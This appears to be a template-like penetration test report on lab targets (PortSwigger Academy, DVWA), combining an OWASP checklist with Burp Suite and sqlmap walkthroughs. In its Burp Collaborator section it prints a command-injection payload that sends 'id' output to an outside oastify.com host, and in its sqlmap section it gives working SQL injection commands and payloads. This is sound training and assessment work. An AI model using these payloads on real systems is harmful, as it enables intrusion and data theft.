Security Assessment Report – [Vulnerabilities and Weakness]

1. Executive Summary

This report presents the results of a comprehensive security assessment conducted on [Vulnerabilities and Weakness]. The evaluation included manual and automated testing using industry-standard tools. Key findings include critical vulnerabilities such as SQL Injection and Insecure Direct Object Reference (IDOR).

Risk Summary:

- High Risk: 2 vulnerabilities
- Medium Risk: 1 vulnerability
- Low Risk: None

2. Methodology

Tools Used:

- Burp Suite
- OWASP ZAP
- SQL Map

Testing Approach:

- Manual testing
- Automated scans
- Authenticated and unauthenticated access

3. Findings & Risk Ratings

Vulnerability	Description	Risk Rating	Evidence	Suggested Mitigation
SQL Injection	Input not sanitized in login form	High		Use parameterized queries
XSS	Reflected XSS in search field	Medium		Encode output, validate input

Insecure Direct Object Reference	IDOR in profile endpoint	High		Implement access control checks

4. OWASP Top 10 Compliance Checklist

OWASP Category	**Status**	**Notes**
A01 – Broken Access Control	❌	IDOR vulnerability found
A02 – Cryptographic Failures	✅	TLS enforced, no weak ciphers
A03 – Injection	❌	SQLi detected
A04 – Insecure Design	⚠️	No rate limiting on login
A05 – Security Misconfiguration	✅	Headers configured correctly
A06 – Vulnerable Components	✅	No outdated libraries found
A07 – Identification & Authentication Failures	✅	Strong password policy
A08 – Software & Data Integrity Failures	✅	No insecure deserialization
A09 – Security Logging & Monitoring Failures	⚠️	No alerting on failed logins
A10 – SSRF	✅	No SSRF vectors detected

5. Tool Logs & Scan Reports

OWASP ZAP:

- Alerts summary with risk levels and affected URLs
- [ZAP Report] (screenshots/zap_report.png)


Burp Suite:

- Issues tab export with descriptions and severity

  Interception Proxy

- Burp Suite's main feature is the Proxy. The Proxy enables Burp to act as an intermediary between the client (web browser) and the server hosting the web application.
- By placing itself between these two components, Burp will be able to intercept all exchanges and requests made between the web browser and the server. The pentester will therefore be able to analyse the requests in detail and, if it wishes, modify them.
- To modify requests, the Proxy intercepts requests one by one and lets the pentester choose whether to let them through or reject them. If it lets them through, it can modify them before transmitting them to the server.
- The Proxy also allows the history of requests to be viewed live without having to transmit them manually to the server. In fact, this is the Proxy's most frequently used mode. As seen in figure 1.

  Fig 1.0



Burp Suite's Proxy interface


The image above shows the history of requests made to the "vaadata.com" domain. When a request is selected, it is possible to see the request sent by the browser and the response from the server. Each time the pentester interacts with the web application on its browser, a new request will appear in the history.

Burp Repeater

The Repeater is the module that allows requests to be replayed at will. As its name suggests, the pentester will be able to repeat requests and modify them as it sees fit before sending them to the server.

It can then analyse the server's response according to what it has modified. The Repeater is often used to manually identify and exploit vulnerabilities. Seen in figure 2

Fig 2.0




```
GET /?search=[illegible] HTTP/1.1
Host: [illegible].web-security-academy.net
Cookie: session=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:[illegible]) Gecko/[illegible] Firefox/[illegible]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[illegible].web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

In the image above, we can see that the basic request is made up of a URL which takes the word "search" as the parameter "search".

Thanks to the Repeater, the pentester can replay the request and test, for example, whether JavaScript code injection is possible: represented in the figure below.

Fig 3.0



In this case, the Repeater helped identify an XSS vulnerability.

The Vulnerability Scanner


The Scanner is one of the most useful features of Burp Suite's Professional edition. The Scanner automatically performs passive scans on all requests between the client and the server, and active scans on requests selected by the pentester.

A passive scan is a type of scan where the traffic is analysed and vulnerabilities are identified if patterns are recognised by the scanner. For example, Burp's scanner will report information if it detects email addresses in server responses. During passive scans, the scanner will not modify the requests.

Conversely, an active scan is a type of scan where the scanner deliberately modifies the request. The scanner injects malicious payloads into one or more requests chosen by the pentester and analyses the server response. If the scanner identifies a patern that is the direct consequence of the injected payload, it will report a more or less critical vulnerability.

Burp's Vulnerability Scanner is therefore an essential tool for the pentester, saving time and improving efficiency.

To launch an active scan, simply send the request to the Intruder, specify the payload position in the same way as for traditional Intruder use, right-click on the request and press "Do active scan".



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0add00c90494577b81c06b5f005e0092.web-security-academy.net

```
GET /filter?category=§Accessories§ HTTP/1.1
Host: 0add00c90494577b81c06b5f005e0092.web-security-academy.net
Cookie: session=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://0add00c90494577b81c06b5f005e0092.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

The result of the scan will then be visible in Burp Suite's Dashboard tab:



SQL injection

Issue: SQL injection
Severity: High
Confidence: Tentative
Host: https://0add00c90494577b81c06b5f005e0092.web-security-academy.net
Path: /filter

Issue detail

The manual insertion point 1 appears to be vulnerable to SQL injection attacks. A single quote was submitted in the manual insertion point 1, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Issue background


Burp Collaborator

Burp Collaborator will enable the pentester to have a third-party platform on the Internet, accessible from anywhere. The Collaborator will be used in particular to exploit vulnerabilities that do not return any information in the server response enabling the vulnerability to be validated.

We're talking about vulnerabilities that return no errors, no abnormal responses or that cause no delays.

For example, if the vulnerability in question allows system commands to be executed on the server but the result of the command cannot be viewed in the server response, the Collaborator can be used to exfiltrate the result of the command.

In the following example, we can inject a system command into the "email" parameter, which will execute a "curl" on the Collaborator url and retrieve the result of the command using the Collaborator:




```
POST /feedback/submit HTTP/1.1
Host: 0ac400b104002c300027bca2008e0034.web-security-academy.net
Cookie: session=ZaMOndu9G9vd89SDCIcmZ0tGbKCq3pkn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: https://0ac400b104002c300027bca2008e0034.web-security-academy.net
Referer: https://0ac400b104002c300027bca2008e0034.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

csrf=yBT0SiBvOEKAryWG6y4eAiSZ&email&name=aa&email=
||curl+https://4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk.oastify.com?cmd=`id`||&subject=aa
message=aa
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 2

{
}
```



Payloads to generate: 1 · Include Collaborator server location · Polling automatically

#	Time	Type	Payload	Source IP address	Comment
58	2023-Apr-11 14:56:03.098 UTC	HTTP	4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk	34.253.173.2	
57	2023-Apr-11 14:55:47.754 UTC	DNS	4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk	3.251.128.121	
56	2023-Apr-11 14:55:47.754 UTC	DNS	4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk	3.248.186.184	
55	2023-Apr-11 14:55:47.753 UTC	DNS	4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk	3.251.128.130	
54	2023-Apr-11 14:55:47.753 UTC	DNS	4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk	3.251.105.33	
53	2023-Apr-09 21:10:08.501 UTC	HTTP	5698hzn8p3qmoapbkp49jwmin9t0hvif7	90.66.136.181	
52	2023-Apr-09 21:10:08.292 UTC	DNS	5698hzn8p3qmoapbkp49jwmin9t0hvif7	90.84.9.53	
51	2023-Apr-09 21:01:36.230 UTC	HTTP	1hj4svp40c1iz607vlf5usxey54wsnqbf	90.66.136.181	
50	2023-Apr-09 21:01:36.031 UTC	DNS	1hj4svp40c1iz607vlf5usxey54wsnqbf	80.10.203.51	
49	2023-Apr-09 20:56:08.125 UTC	DNS	3im6tsz6112k0819wng7vuygz75ytppde	3.251.104.158	
48	2023-Apr-09 20:56:08.125 UTC	DNS	3im6tsz6112k0819wng7vuygz75ytppde	34.245.205.188	
47	2023-Apr-09 20:56:08.125 UTC	DNS	3im6tsz6112k0819wng7vuygz75ytppde	34.242.153.228	

```
GET /?cmd=uid=12002(peter-isx01C) HTTP/1.1
Host: 4ty74ya7c2dib9ca7ox06v9ha8gp4nvfk.oastify.com
User-Agent: curl/7.68.0
Accept: */*
```

SQL Map:

- When running SQL map, I'm using the "-u" flag to specify the URL I want SQL map to test, the "--cookie=" flag to specify the "PHPSESSID" and "security" cookies so SQL map can authenticate to the correct webpage (this is because I had to go through a login screen during the setup of DVWA), and "--tables". The "--tables" flag gives SQL map the specific task of crawling the database structure and enumerating the tables within, returning the table names in the terminal.

There are pictures to explain this better in figure 1 and 2 respectively.

FIG.1.0





FIG 2.0




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=234&Submit=Submit#" --cookie="PHPSESSID=ntg0as3f4n2d0
qj1827q1scf95; security=low" --tables
```

SQLmap command

- SQL map first tries to detect parameters to test, in this case it tells me the parameter “id” is injectable. It is displayed in figure 3.


Fig 3.0



```
[12:39:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:39:59] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[12:39:59] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vu
lnerable to cross-site scripting (XSS) attacks
[12:39:59] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y
```

- After the discovery of an injectable parameter, SQL map tells me the DBMS (Database Management System) appears to be MySQL and asks if I would like to skip additional tests for other DB\MSes, to which I answer “Y” (Yes) because SQL map just told me the DBMS was MySQL. Next, it asks if I’d like to run all tests against MySQL to which I answer “Y” again (Yes is the default option in this situation).
- Finally, SQL map tells me the “id” parameter is vulnerable and asks if I’d like to continue testing for injectable parameters, this time I answer “N” (No) which is the default option. See figure 4


Fig 4.0



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] N
```

- After answering “N”, I receive terminal output giving me information on injection points, successful payloads, DBMSes, database names, and the specifically requested tables withing the databases.

Fig 5.0




```
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) re
quests:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (EXTRACTVALUE)
    Payload: id=234' AND EXTRACTVALUE(7918,CONCAT(0×5c,0×7176767671,(SELECT (ELT
(7918=7918,1))),0×7171716a71)) AND 'EkNl'='EkNl&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=234' AND (SELECT 8334 FROM (SELECT(SLEEP(5)))jeGX) AND 'wObJ'='w
ObJ&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=234' UNION ALL SELECT NULL,CONCAT(0×7176767671,0×765170547052687
1504b4656777961796472586 75a4965726648747674464a477243466742417a79,0×7171716a71)-
- -&Submit=Submit
---
[12:40:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[12:40:29] [INFO] fetching database names
[12:40:29] [INFO] fetching tables for databases: 'dvwa, information_schema'
```


- The "--columns" flag is used for enumerating columns in a specific table, the "-T" flag is being used to specify the "users" table, and the "--batch" flag is used to automatically select the default options when questioned after running SQL map.

Fig 6.0



```
┌──(root㉿kali)-[~/Downloads]
└─# sqlmap -u "http://13.58.23.1/vulnerabilities/sqli/?id=234&Submit=Submit#" --cookie="PHPSESSID=b0mc4bqubdd0ofhd55bapj8vf1; security=low"
 --columns -T users --batch
```

Fig 7.0



```
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

Conclusion

- Serving as a cornerstone tool for penetration testing, SQL map is not only helpful when pinpointing SQL injection vulnerabilities but is also instrumental in exploiting them. This allows security professionals to find critical weak points in web applications.
- With data breaches becoming increasingly commonplace and often leading to serious repercussions, ranging from access to sensitive data to massive financial losses, having tools like SQL map becomes indispensable. Its comprehensive feature set, including database fingerprinting and data extraction, allows penetration testers to undertake a thorough analysis of the target.

6. Recommendations & Next Steps

- Remediate all High-risk vulnerabilities immediately
- Adopt secure coding practices and conduct regular code reviews
- Schedule follow-up testing after fixes are applied
- Integrate security checks into CI/CD pipeline

Legend for Compliance Symbols:

Symbol	Meaning
✅	Compliant
❌	Non-compliant
⚠️	Partially compliant / Warning
